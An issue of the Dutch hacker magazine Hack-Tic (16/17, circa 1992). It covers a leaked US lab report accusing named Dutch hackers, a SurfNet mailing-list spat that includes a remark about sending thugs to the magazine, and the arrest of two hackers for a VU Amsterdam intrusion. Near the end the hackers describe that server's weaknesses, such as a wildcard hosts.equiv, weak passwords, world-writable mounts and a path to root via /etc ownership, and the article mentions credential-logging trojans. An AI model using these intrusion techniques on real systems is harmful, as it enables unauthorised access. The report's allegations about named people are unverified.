WE ARE EVERYWHERE

HACKTIC

16/17

TIJDSCHRIFT VOOR TECHNO-ANARCHISTEN

f8,-



COLOFON

Hack-Tic is Nederlands eerste hackerblad. Het verschijnt zonder enige regelmaat. Het eerste nummer verscheen 13 januari 1989. Tics 5/6, 9/10, 11/12, 14/15 en 16/17 zijn dubbeldik.

UITGAVE: Met veel moeite door de stichting Hack-Tic. Ook voor al Uw ideale schoonzonen.

ISSN: 0926-0269

MET DANK AAN:: The Key, Billsl, Carla, The Dude, Herman Acker, Peter Poelman, Xokum 3, Ing. (Cum Laude), Itsme, Hanneke, Julius Deane, RGB Productions, Kafka, Frustro, Vladimir Ulianov, Maria Anna, Kirsten, Rob, Harry, gemeentepolitie Amsterdam, de standbemensing op de HCC en de vage types op de 'Stamp-On Stuff-In Mail-Out'. Verder krijgen we informatie uit de idiootste kringen.

ZWEEP: Carla

ILLUSTRATIES: Koen Hottentot.

HOOFDVERDACHTE: Rop Gonggrijp

C. V.: Archibald Tuttle

KONTAKT: De redaktie is waarschijnlijk nauwelijks te bereiken via **postbus 22953, 1100 DL Amsterdam.** E-mail: **redaktie@hack-tic.nl**. Tel. **020-6001480**, Fax **020-6900968.**

PRIJS: Losse nummers kosten 4 gulden en 50 cent, een abonnement voor 10 nummers (of 5 dubbelnummers, net waar we zin in hebben) kost 40 piek. Dit is een dubbelnummer en kost *f* 8,-. Abonnementsgelden kun je overmaken op gironummer **6065765** t.n.v. de Stichting Hack-Tic. Abonnementen beginnen met het laatst uitgegeven nummer.

INTERNATIONAL RATES: Outside Holland or Belgium, 10 issues cost US$ 30, DM 60. Airmail rates are US$ 40, 80 DM. Payment in AmEx Traveller cheques or cash to P.O. Box 22953, 1100 DL Amsterdam, The Netherlands. Send e-mail to **info@hacktic.nl** for more info.

ABONNEMENT VOOR HET LEVEN: Voor *f*375,- heb je een levenslang abonnement op Hack-Tic dat zelfs na de dood testamentair op een ander over kan gaan. Het abonnement duurt zolang Hack-Tic duurt. Nooit meer gezeur met het verlengen van je abonnement! Buitenlandse Levens-abos krijgen een gratis woordenboek van Nederlands naar de taal van hun keuze. Als je abonnee voor het leven wordt krijg je alle oude nummers (voor zover voorradig) thuis gestuurd.

PRIVACY: Het is natuurlijk via onze bankafschiften makkelijk na te gaan wie er abonnee zijn. Heb je een maatschappelijke positie die je niet wilt verliezen dan kun je ook geld en adres in een enveloppe stoppen en die aan onze postbus (zie 'kontakt') sturen, wij weten dan genoeg. De Hack-Tic wordt altijd verstuurd in een neutrale envelop, en het abonneebestand is op onze disks versleuteld. Hack-Tic is ook verkrijgbaar bij de goede boekhandel.

DISCLAIMER: De informatie in Hack-Tic dient slechts een educatief doel. Gebruik van deze informatie zou strafbaar/staatsgevaarlijk/stout kunnen zijn. De redaktie wijst iedere verantwoordelijkheid voor gebruik door lezers van de in Hack-Tic opgenomen informatie af. De mening van een auteur weerspiegelt niet noodzakelijkerwijs de mening van de redaktie of uitgever.

NADRUK: toegestaan! Kranten, tijdschriften, omroepstichtingen, politieke partijen, wasmachinereparateurs etc. mogen zonder voorafgaande toestemming van de redaktie (maar natuurlijk wel met bronvermelding) stukken overnemen uit Hack-Tic. De bovenstaande disclaimer blijft echter van kracht. Nadruk van de gehele Hack-Tic is natuurlijk verboden.

NABESTELLEN: Oude nummers kosten *f*4,- en kunnen via de redaktiepostbus besteld worden. Sommige nummers zijn schaars en soms moeilijk te krijgen. Oude nummers worden verstuurd als er een Hack-Tic uitkomt.

HOE: Deze Hack-Tic werd met Ventura 3.0 gemaakt op een AT-386 met 4 MB geheugen. De plaatjes werden met een Primax 800 DPI handscanner opgezogen en print-outs van elke pagina werden met een FACIT P6010 laserge-val gezoeft en daarna ambachtelijk gedrukt. Toen hebben we het nog even ergens laten vouwen, nieten en snijden en klaar was Kees.

Hacking The Pentagon ?

(Welkom in Hack-Tic 16/17 overigens)

Zoals we allemaal in de kranten hebben kunnen lezen hangt er al sinds jaar en dag een groepje Nederlandse hackers rond in systemen van Amerikaanse legeronderdelen, marinebases, defensiebedrijven en wat dies meer zij. Hoewel deze hackers over het algemeen slechts toegang hebben tot ongeclassificeerde documenten probeert de Amerikaanse overheid via de pers druk uit te oefenen op de Nederlandse regering om vaart te maken met de behandeling van het Wetsontwerp Computercriminaliteit (hoewel ook dit wetsontwerp niet voorziet in de torenhoge straffen die de Amerikanen voor ogen staan).

Nadat een Nederlandse hacker op TV liet zien hoe hij kon inbreken in een tamelijk knullig systeem op de marinebasis in San Diego was de boot aan. Maanden later (ambtelijke molens..) kwam er een storm van verontwaardiging de oceaan over. Weer een paar maanden later kwam er een nieuwe storm van verontwaardiging op gang toen een door het congres benoemde commissie tot de conclusie kwam dat een grote anarchistische horde uit Nederland bezig was om het gehele Amerikaanse defensieapparaat lam te leggen.

Binnen dat defensieapparaat waren allerlei computerbeveiligingsafdelingen bezig om te onderzoeken wat er nu precies aan de hand was. 1 pagina van het rapport van zo'n afdeling lekte uit. Op de pagina hierna staat (onvertaald) deze ene pagina, geschreven op 24 september 1990.



IN STRICT CONFIDENCE

that at least some of the Netherlands attacks originate from Eindhoven University.) Our hacker sources also alledge that there are actually two sets of attacks. In the first set of attacks the attackers may be using X.25 carriers to access a machine called "LC" or possibly "ELSIE" (We have since learned that there is a domain of computers at MIT with the address of lcs.mit.edu) From LC or LCS, there is a phone connection to TERMINALS at MIT. The rest of this route is described in the previous paragraph. The first set of attacks may, according to our hacker sources, yield accounts to more systematically penetrate later. The second set of attacks is through an unknown route. During these attacks someone appearantly breaks into accounts discovered during the first set of attacks and transferres files. One hacker claimed that one hacker from the Netherlands was bragging that he had been using AUTOVON, the unclassified U.S. military telephone network, to break into systems; subseqently, other sources within the U.S. army have informed us that they have recently found that AUTOVON has been illegally used for data transfer between computers.

Our hacker sources claim that two Dutch individuals, Rop (alias "Ron") Gonggrijp and Maurice Katz, are principal players in these attacks, although there may be as many as twelve hackers involved. Gonggrijp is allegedly a contributor or co-editor of Hacktic, a magazine for hackers, in Amsterdam. He is linked with the second set of attacks, he is the individual who allegedly has bragged about his ability to break into the AUTOVON system. Army Intelligence discribes him as hardened and capable of making considerable trouble. In one electronic conversation two months ago with a system manager at the university of Chicago, a person identifying himself as "Ron" claimed he has spent one year in jail (three days ago the FBI informed me that "Gonggrijp" is an alias.) Gonggrijp is, according to our hacker sources, presently in the United States on business.

Maurice Katz is an alias for Marcel P. K., a 23-year old who lives at (naam en adres op verzoek van betrokkene niet gepubliceerd). He allegedly is responsible for the first set of attacks. His resume indicates that he is interested in the United States defense system, and several sources have informed us that he will be travelling to the United States within a week to interview for computer-related jobs with defense contractors. According to these sources, K. was fired from his job as system manager at Eindhoven University. Some time later he allegedly destroyed a number of systems at Eindhoven in retalliation. Our hacker sources have informed us that both individuals have had a substantial increase in standard of living over the last few months. Both are said, for example, to travel more frequently and to now travel first class. Several sources maintain that either One Magazine or Der Spiegel in West-Germany is paying these individuals a large sum of money for military information for U.S. computers. This information allegedly will be published in one issue, although one unidentified source suggested that countries hostile to the U.S. are supplying the money and funneling it through one of these magazines.

E. Eugene Schultz, jr., Ph. D.
CIAC Project Leader
Lawrence Livermore National
Laboratory

IN STRICT CONFIDENCE

Het Lawrence Livermore Laboratory is een 'defense contractor', één van de instellingen die research doet om het doden van mensen in het toch al efficiente computertijdperk nog iets efficienter te maken. Ze ontkennen trouwens niet dat het document authentiek is. Men zegt alleen achteraf niet zo blij te zijn dat deze 'brainstorm' is uitgelekt. Met andere woorden: "Wij denken het wel, maar officieel zeggen we het niet."

Al met al komt het document er wat mij betreft op neer dat ik onder andere opschep dat ik AUTOVON gekraakt heb, meewerk aan Hack-Tic en een jaar in de gevangenis heb doorgebracht. Verder zou mijn achternaam een pseudoniem zijn. De FBI en 'Army Intelligence' (overigens een contradictio in terminis) beweren dat ik 'hardened' ben en 'capable of making considerable trouble'. Nou mag dat laatste waar zijn, en voor Hack-Tic doe ik ook wel eens iets, maar de rest is toch absolute bullshit.

Ik was in de zomer van 1990 inderdaad in Amerika, maar ik was er toch echt op vakantie. Eerste klas heb ik ook nog nooit gevlogen of zelfs getreind en van AUTOVON heb ik wel eens gehoord. Of ik voor Irak spioneer mag ik zonder overleg met de revolutionaire commandoraad niet zeggen.

Het is jammer dat de politiek in de Verenigde Staten zich kennelijk laat leiden door dit soort onzin. Het is triest dat er een sfeer is gecreëerd waarin de schrijver van dit rapport er zeker van kan zijn dat hij zich voor deze nonsens nooit zal hoeven verantwoorden. Het wordt beschouwd als gezichtsverlies om toe te geven dat hackers vaak hobbyisten zijn zonder andere motieven dan nieuwsgierigheid.

Het zou nog triester zijn als de Nederlandse beleidsmakers zich zouden laten beinvloeden door media-manipulatie. Nederlandse defensie-computers worden niet frequent bezocht door hackers. Dit komt niet omdat Nederlandse hackers ze niet interessant zouden vinden, maar omdat ze niet verweven zijn met openbare netwerken. Ook zijn Nederlandse defensiecomputers over het algemeen zeer redelijk beveiligd.

Als een Nederlandse systeembeheerder een hacker op zijn systeem aantreft zoekt hij waarschijnlijk hulp om zijn systeem veilig te maken. Als een Amerikaanse systeembeheerder een hacker vindt belt hij de FBI. Je kunt zelf je conclusies trekken, maar als de Amerikanen werkelijk zo bezorgd zijn om indringers uit Irak zouden ze hun computers beter moeten beveiligen. In plaats daarvan gaan de Amerikanen er van uit dat ze hackers altijd voor het gerecht kunnen slepen en dat systeembeveiliging dus niet nodig is. Misschien wordt het opsporen van fictieve vijandelijke terroristen in computersystemen in Nederland ook nog wel eens een respectabele baan.

Ondertussen, in de polders....

Binnen de groep beheerders van het SurfNet, het netwerk dat alle grote universiteiten verbindt / zou moeten verbinden is in ieder geval het totale gebrek aan humor dat de echte hacker-heksenjager nodig heeft ruim vertegenwoordigd. Lees mee hoe SurfNet manager Bert Smeets uit Nijmegen schrijft als hij zich onder vrienden waant. Hij reageert op een bericht waarin netwerk-beheerder Piet Beertema uit Amsterdam meldt dat 'hacktic.nl' inderdaad een volstrekt legaal mail--domein is. Beide berichten komen van de mailing-list SNETMAN, een 'intern' forum voor SurfNet managers.

```
From SNETMAN@nic.SURFnet.nl Thu Feb  6 13:41:38 1992
Date: Thu, 6 Feb 92 12:22:00 MET
From: "Bert Smeets, URC-KUN" .Smeets@URC.KUN.NL
Subject: Re: Een stukje uit RISK DIGEST
To: Multiple recipients of    AN@nic.SURFnet.nl
Reply-To: "Bert Smeets, URC-KUN" .Smeets@URC.KUN.NL

> ...stuff deleted...

> Het adres in het artikel is trouwens korrekt: er bestaat
> sinds enige tijd een Stichting Hack-Tic die het domain
> 'hacktic.nl' geregistreerd heeft.

Ook Piet@cwi.nl weet natuurlijk wat voor lui achter hacktic.nl
schuilgaan. En ik begrijp best dat hij zich als Internet Naming
Authority niet bemoeit met de aktiviteiten van aanvragers, maar
elke aanvraag die voldoet aan de voorwaarden (als die er al zijn)
accepteert.
Toch ben ik niet helemaal gelukkig met dit soort objectiviteit. Ik
zie er toch een zekere aanmoediging in voor Gonggrijp c.s. om door
te gaan met hacken. Ik heb geen boodschap aan tekortkomingen in de
wet, waardoor hackers juridisch moeilijk grijpbaar zijn, en al
helemaal niet aan de onzin die ze vertellen over systemen die slecht
beveiligd zijn en volgens hun dus gekraakt moeten worden, alsof ze de
beheerders een dienst bewijzen. Analogie: elk woonhuis valt te
kraken, maar dat wil niet zeggen dat iedereen dus gerechtigd is om
binnen te komen, laat staan dat we blij moeten zijn dat inbrekers aan-
tonen dat het huis niet kraakvrij is... Wat ik graag zou willen, is
dat computerkraken gezien wordt als huisvredebreuk: alleen de eige-
naar bepaalt wie erop mogen, en ieder ander die binnenkomt is dus
strafbaar, of hij nu schade aanricht of niet. En in afwachting van
zo'n wet zal ik er in ieder geval alvast naar handelen.

Overigens vind ik het tijd worden om eens een knokploeg naar de Hack-
Tic te sturen... Volgens hun eigen normen mogen we gerust hun eigen
computerapparatuur het leven zuur maken...

Groeten, Bert
```

Beertema zelf reageerde overigens koeltjes:

```
From SNETMAN@nic.SURFnet.nl Thu Feb  6 13:41:49 1992
Date: Thu, 6 Feb 92 12:34:47 +0100
From: Piet Beertema      .Beertema@CWI.NL
Subject: Re: Een stukje uit RISK DIGEST
In-Reply-To: Your message of Thu, 6 Feb 1992 12:22 MET .
 $BD4D00204361@KUNRC1.URC.KUN.NL
To: Multiple recipients of <SNETMAN@nic.SURFnet.nl>

>>Het adres in het artikel is trouwens korrekt: er bestaat
>>sinds enige tijd een Stichting Hack-Tic die het domain
>>'hacktic.nl' geregistreerd heeft.
>Ook Piet@cwi.nl weet natuurlijk wat voor lui achter
>hacktic.nl schuilgaan.
Ja, en ik weet ook donders goed het verschil tussen
hackers en hackers. Ook (zelfs?) in die wereld zijn
er destruktieve en konstruktieve krachten. En van
die laatsten valt soms heel wat te leren, met name
op het punt van beveiliging.

>En ik begrijp best dat hij zich als Internet Naming
>Authority niet bemoeit met de aktiviteiten van aanvragers,
>maar elke aanvraag die voldoet aan de voorwaarden (als
>die er al zijn) accepteert.
Klopt. Zo werkt iedere Kamer van Koophandel ook.

>Toch ben ik niet helemaal gelukkig met dit soort objectiviteit.
Da's niet mijn probleem.

>Ik zie er toch een zekere aanmoediging in voor Gonggrijp
>c.s. om door te gaan met hacken.
Klinkklare nonsens.

>Ik heb geen boodschap aan tekortkomingen in de wet
Zo te zien heb je helemaal geen boodschap aan de wet:

>Overigens vind ik het tijd worden om eens een knokploeg
>naar de Hack-Tic te sturen...
Geweldpleging c.q. het aanzetten daartoe is wettelijk
gezien een strafbaar feit.

        Piet
```

Als SurfNet van mensen als Smeets afhankelijk is dan is het geen wonder dat het zo'n puinzooitje is. Ook is het goed om te zien dat niet iedereen z'n verstand verliest als een paar kids een beetje hacken. In deze Hack-Tic alles over hackende kids en mensen die hun verstand verloren hebben.

Hackers gearresteerd

Door Felipe Rodriquez en Rop Gonggrijp

De feiten

In de ochtend van maandag 27 januari 1992 om half elf werden er invallen gedaan in de huizen van twee hackers. In Roermond werd het ouderlijk huis van de 21 jarige student Harry W. (alias Wave) doorzocht en in Nuenen dat van de 25 jarige ingenieur Rob N. (alias Fidelio). Student Harry is enkele uren later op het politiebureau van zijn woonplaats ingerekend alwaar hij dacht de computers van zijn broer terug te kunen halen. Bij de invallen waren onder andere leden van het Pilotteam Computercriminaliteit Amsterdam onder leiding van D. Koomen. Verder werd er in Nuenen assistentie verleend door leden van het korps Rijkspolitie aldaar en in Roermond door leden van de gemeentepolitie. De verdachten werden overgebracht naar Amsterdam. De broer van een van de verdachten werd mondeling medegedeeld dat persoonlijk noch schriftelijk contact met de verdachte was toegestaan. Een pakket kleren dat naar een van de verdachten was opgestuurd kwam 8 dagen na de arrestatie ongeopend retour. Pas op woensdag 5 februari werden de verdachten heengezonden.

De beschuldiging

Er zou ingebroken zijn bij de computer bronto.geo.vu.nl (internet adres 130.37.64.3) bij de Vrije Universiteit (VU) in Amsterdam. Deze computer bestaat volgens de VU inmiddels niet meer.

De formele beschuldiging luidt: valsheid in geschrifte, vernieling en oplichting. De politie rechtvaardigt de aanklacht van valsheid in geschrifte door te stellen dat er bestanden op het systeem zijn gewijzigd. De beschuldiging van vernieling gaat volgens de politie op omdat het systeem onbruikbaar werd gemaakt, waardoor de verbinding met de buitenwereld geruime tijd verbroken moest worden. Dat de hackers zich hebben uitgegeven voor legale systeemgebruikers en soms zelfs voor systeembeheerders rechtvaardigt volgens de politie de aanklacht van oplichting.

De 'daders' zouden volgens de politie inmiddels een volledige bekentenis hebben afgelegd. Volgens een politiewoordvoerder was het motief 'fanatiek hobbyisme'. Woordvoerder Slort van de CRI spreekt van 'de kick om te kijken hoe ver je kunt gaan'.

De 'schade'

Volgens J. Renkema, faculteitshoofd van de faculteit aardwetenschappen van de VU, overweegt de VU een

Renkema: "Onze beveiliging is zelfs nog strikter dan de richtlijnen aangeven"

We besloten om J. Renkema, hoofd van de faculteit aardwetenschappen van de Vrije Universiteit in Amsterdam zelf maar eens te bellen. Hieronder een vrijwel letterlijke weergave van het gesprek zoals het plaatsvond in de ochtend van 3 februari 1992.

Wat voor machine was Bronto, wat voor OS draaide er op en wat voor versie van het OS werd er gebruikt?

Bronto was een UNIX, wat voor hardware of OS-versie wil ik niet zeggen.

Wie beheerde bronto? Was er sprake van full-time systeembeheer?

We hebben een afdeling computerbeheer, die bestaat uit twee full-time krachten. We hebben 120 PC's en 15 Workstations staan, in totaal 20 UNIX systemen. Sinds kort zijn er 2 1/2 systeembeheerdersplaatsen.

En is Bronto nu inderdaad uitgestorven?

Bronto bestaat nu niet meer omdat het waarschijnlijk voor te veel hackers een uitdaging zou zijn om er binnen te komen. Die naam hebben we dus maar van het net gehaald.

Hoe is het kontakt met de CRI en de politie verlopen? Wie nam het initiatief? Drong de politie aan op aangifte?

Aangifte is gedaan nadat er wijzigingen zijn geconstateerd in de systeemsoftware en het duidelijk was dat de hackers zich verstopten. Het was toen duidelijk dat we niet met beginners, maar met professionele hackers te maken hadden. Dit speelde rond 6 december, de hackers zaten al vanaf november in het systeem. De hele tour van de hackers is gevolgd en heel weinig is onopgemerkt gebleven. Ik ben zelf naar de CRI gegaan om aangifte te doen.

En hoe is de schade bepaald?

Meer dan 50 % van de schade bestaat uit het achtervolgen van de hackers en het werk dat nog komt om de beveiliging weer op peil te brengen. We hebben er nu zo'n 3 a 4 manmaanden inzitten, en we verwachten nog zo'n 2 manmaanden werk te hebben om al onze software te schonen.

Verder hebben de hackers oneigenlijk gebruik gemaakt van een systeem waar je normaal voor moet betalen. Dit heeft ook nog eens tienduizenden guldens gekost. Een systeemeenheid kost bij ons 50 cent.

Wat is een systeemeenheid, is dat een CPU-seconde, een IO-seconde ???

Dat weet ik ook niet.

Hoe zit het met die 'morele schade'?

Ik spreek zelf liever van immateriele schade. De integriteit van de beveiliging is geschaad. Een strengere beveiliging moet worden aangebracht en het systeem wordt niet meer vertrouwd. De interne beveiliging moet op een ander niveau worden gebracht.

Is er beveiligd volgens de richtlijnen van het CERT en SurfNet BV ? Hoe zijn Uw systeembeheerders voor hun beveiligingstaak opgeleid ?

De beveiliging is zelfs strikter dan deze richtlijnen, wij waren immers in staat professionele hackers in ons systeem niet alleen op te merken, maar ze ook nog eens lange tijd te volgen. Verder is er een uitwisseling van kennis tussen systeembeheerders over actuele beveiligingszaken. Cursussen beveiliging hebben niet zo veel zin, omdat de informatie vooral erg actueel moet zijn.

Hoe kwamen de hackers binnen?

Nou, ze hebben programma's laten draaien op diverse systemen, waaronder later ook de onze, die passwords raden. Deze programmatuur eigent zich rekentijd toe om andere systemen te kraken.

De programmatuur steelt dus rekentijd?

Ik zeg "eigent zich toe". Als U dan aan mij vraagt "Vindt U dat diefstal?" dan zeg ik: "Ja, dat vind ik diefstal".

Hoe zou het komen dat de VU meer van dit soort problemen heeft dan andere universiteiten?

Nederland heeft veel problemen, niet alleen de VU. Alle universiteiten hebben in dezelfde mate (of nog meer) last van hackers.

civiele vordering tegen de daders. 'Het systeem is door hun activiteiten besmet geraakt en moest geschoond worden. Dat kostte ons maanden werk en zo'n 50.000 gulden. Geregistreerde gebruikers betalen voor het gebruik van het systeem en dat hebben de hackers niet gedaan. Het resultaat: nog eens tienduizenden guldens schade'. Ook zou er volgens Renkema sprake zijn van een moreel nadeel: de VU ontvangt onder andere vanuit Amerika boze post van systeembeheerders die denken dat de VU bezig is om hun computers te kraken. Volgens Renkema loopt de universiteit daardoor het risico van de netwerken te worden afgesloten.

Volgens Renkema zijn de hackers bijna onmiddellijk na hun inbraak ontdekt en de hele tijd in de gaten gehouden. Alle schade is dus ontstaan onder het toeziend oog van de systeembeheerders, zonder dat er maatregelen zijn genomen om de hackers van het systeem te weren. Volgens Renkema waren alle VU systemen op het moment van de inbraak beveiligd volgens de laatste aanbevelingen van het Computer Emergency Response Team en SurfNet BV.

De opsporing

Over de feitelijke opsporing zegt Renkema in het blad Korpsbericht van de Amsterdamse Gemeentepolitie: 'Over het algemeen heerst de mening dat je hackers niet kunt traceren. Ook in hun eigen blaadjes (o.a. 'Hacktic' red.) stellen ze dat ze ongrijpbaar zijn. De politie zou ze nooit te pakken krijgen. Ik ben echter blij dat ik daar toch ben binnengestapt. Met veel mankracht van CRI en de verschillende pilotteams computerfraude en dankzij de medewerking van eigen personeel, werd het al snel duidelijk wie de daders waren en wat ze gedaan hadden. Ik ben blij dat de zaak door bundeling van kracht en kennis is opgelost en de verdachten zijn aangehouden. Een compliment aan de pilotteams en de CRI. Ze beschikten over veel meer knowhow dan in onze wereld wordt verondersteld. Ons computersysteem was voor hen totaal nieuw, maar ze waren er verrassend snel in thuis. Zodat zij met steun van onze systeembeheerders en welwillende informatici de handel en wandel van de hackers konden volgen en vastleggen. Het beeld dat wij van jullie hadden is flink bijgesteld. En de rest van Nederland heeft nu een duidelijk teken dat je niet weerloos bent tegen hackers.'

Wat is er waarschijnlijk werkelijk gebeurd?

De aanklacht 'aanpassen van systeemsoftware' zou kunnen duiden op het door de hackers installeren van 'back-doors' waarmee toegang tot het systeem veilig werd gesteld, ook als de systeembeheerders wachtwoorden zouden veranderen. Ook zouden er nieuwe versies van programma's als 'telnet', 'ftp' en 'rlogin' geinstalleerd kunnen zijn. Deze programma's worden gebruikt om vanuit een op het 'Internet' aangesloten systeem te communiceren met andere systemen op het net. Een bekende hackers-truuk is om

de software zo te veranderen dat de gebruikersnamen en wachtwoorden van andere systemen op een verborgen plaats in het systeem worden vastgelegd. Zo krijgen hackers toegang tot andere systemen op het Internet.

Over de ware toedracht blijft het raden, maar in ieder geval geeft zelfs de CRI toe dat er in dit geval geen ander motief was dan het 'datareizen', het 'kijken hoe ver je kunt gaan'.

Over hacken in het algemeen...

In het verleden hebben wij gewaarschuwd dat de nieuwe wetten tegen computercriminaliteit alleen bruikbaar zijn tegen hackers, die verder geen kwade bedoelingen hebben. Tegen de werkelijke 'computercriminelen' is een wet zinloos, omdat ze toch ongrijpbaar blijven. De CRI vertelt de media maar al te graag dat hacken geen prioriteit heeft bij de opsporing. Als er toch resultaten geboekt moeten worden is de hacker kennelijk een makkelijk doelwit.

En resultaten moesten er geboekt worden. De druk uit vooral de Verenigde Staten is de laatste maanden zo hoog opgevoerd dat het voor de Nederlandse justitie gezichtsverlies zou zijn geweest om niet op te treden. Het lijkt alsof de arrestaties vooral bedoeld zijn om de Amerikaanse angst voor een overzees 'hacker-paradijs' te sussen.

Herschberg: "Het hele proces wordt onvoorstelbaar opgeblazen".

Professor I.S. Herschberg is hoogleraar informatica aan de TUDelft. Hij houdt zich bezig met computerbeveiliging, of wat daar over het algemeen voor door moet gaan.

"Die lui zitten al 1 week vast voor zoiets: Ongelofelijk!. En dan die 10.000 gulden schade.... hadden ze zich maar beter moeten beveiligen. Het hele proces wordt opgeblazen. Er breken toch dagelijks mensen in in universiteitscomputers? Dat er aangifte is gedaan vind ik op zich leuk."

"Ach ja, de schade: aangericht door hackers, of door het systeembeheer. Ze hadden er veel eerder uitgegooid moeten worden. Volgens mij heeft de VU geen poot om op te staan. Manmaanden werk is onzin; de schade is te herleiden tot werkzaamheden achteraf voor iets dat al eerder had moeten gebeuren. En om morele schade hebben ze zelf gevraagd: het is alleen maar goed dat beveiligingslekken gesignaleerd worden."

In de tienduizenden.....

De VU lanceert de gedachte dat systeembeveiliging op hun systemen alleen maar nodig was vanwege deze twee hackers. Alle kosten die er met betrekking tot systeembeveiliging zijn gemaakt, worden op twee hackers verhaald die toevallig binnenliepen. Voor de mensen die hacken graag zien in termen van metaforen, het is als het binnenlopen in een gebouw vol studenten, wat rondkijken en vervolgens de rekening krijgen voor het nieuwe alarmsysteem dat nu geinstalleerd moet worden.

Systeembeveiliging is een normaal onderdeel van de taak van elke systeembeheerder. Niet alleen omdat het systeem beveiligd moet worden tegen inbraken van buitenaf, maar ook omdat de gebruikers onderling tegen elkaars nieuwsgierigheid moeten worden be-

schermd. Het beheer van 'bronto' heeft heel wat steekjes laten vallen, en nu moeten ze hun systeem alsnog beveiligen. Dat is geen schade, maar het (te laat) doen van een klus die onderdeel is van hun dagelijks werk.

Als het terugzetten van de systeemsoftware tienduizenden guldens kost dan is er op de VU iets mis; elke systeembeheerder die zijn software legaal heeft gekocht heeft de distributie--versie van zijn systeem in de kast liggen. Ook de schade door systeemgebruik is curieus: tienduizenden guldens voor een paar maanden gebruik maken van het systeem: belastingtechnisch wordt een SUN-station (dat nieuw enkele tienduizenden guldens kost) op die manier wel erg snel afgeschreven.

Verder zou het maanden werk zijn geweest om de hackers te volgen in het systeem. Het was veel makkelijker en goedkoper geweest om de hackers direct na ontdekking de toegang tot het systeem te ontzeggen. Dan zou ook de 'morele schade' door inbraken in andere systemen beperkt zijn gebleven. De VU koos ervoor om de politie in te schakelen en de hackers op te sporen. De kosten (en 'morele schade') die daaruit voortvloeien zijn opsporingskosten die je niet op de 'inbrekers' kunt verhalen.

Het gebruiken van valsheid in geschrifte en oplichting roept de vraag op of het openbaar ministerie met een beter motief kan komen dan 'hij deed het voor de kick'. Als er geen sprake is van geldelijk of materieel gewin voor de daders is het maar de vraag of deze aanklachten overeind zullen blijven.

Hackers Rob en Harry: "Testcases"

Rob: "Wat grappig dat Renkema niet wil zeggen wat voor machine het was: Bronto was SunOS 4.0.3 op een SUN4 SPARC-server. 4.0.3 is een oude versie met veel beveiligingsgaten."

De VU zegt dat Bronto voldeed aan de normen van CERT. Wat is daar van waar?

Allebei: "Whaaaaahahaha. Voor de UNIX-kenners:

-Er stond een '+' in de hosts.equiv file. Het komt er op neer dat de machine wordt geprogrammeerd om elke andere host te vertrouwen, je kon dus overal vandaan inloggen.

-De passwords waren zeer slecht: veel gebruikers die hun gebruikersnaam ook als wachtwoord gebruiken.

-Onder andere de /usr directory was world mountable. Met andere woorden, een groot gedeelte van de files stond op een drive die iedereen kon lezen en schrijven.

-/usr/etc was van de user bin, hetzelfde geldt voor /etc. Dit wil zeggen dat je tamelijk snel via de gebruiker 'bin', 'root' kunt worden."

Denken jullie dat het ze gaat lukken om jullie in de bak te krijgen?

Harry: "In de bak willen ze ons niet hebben denk ik."

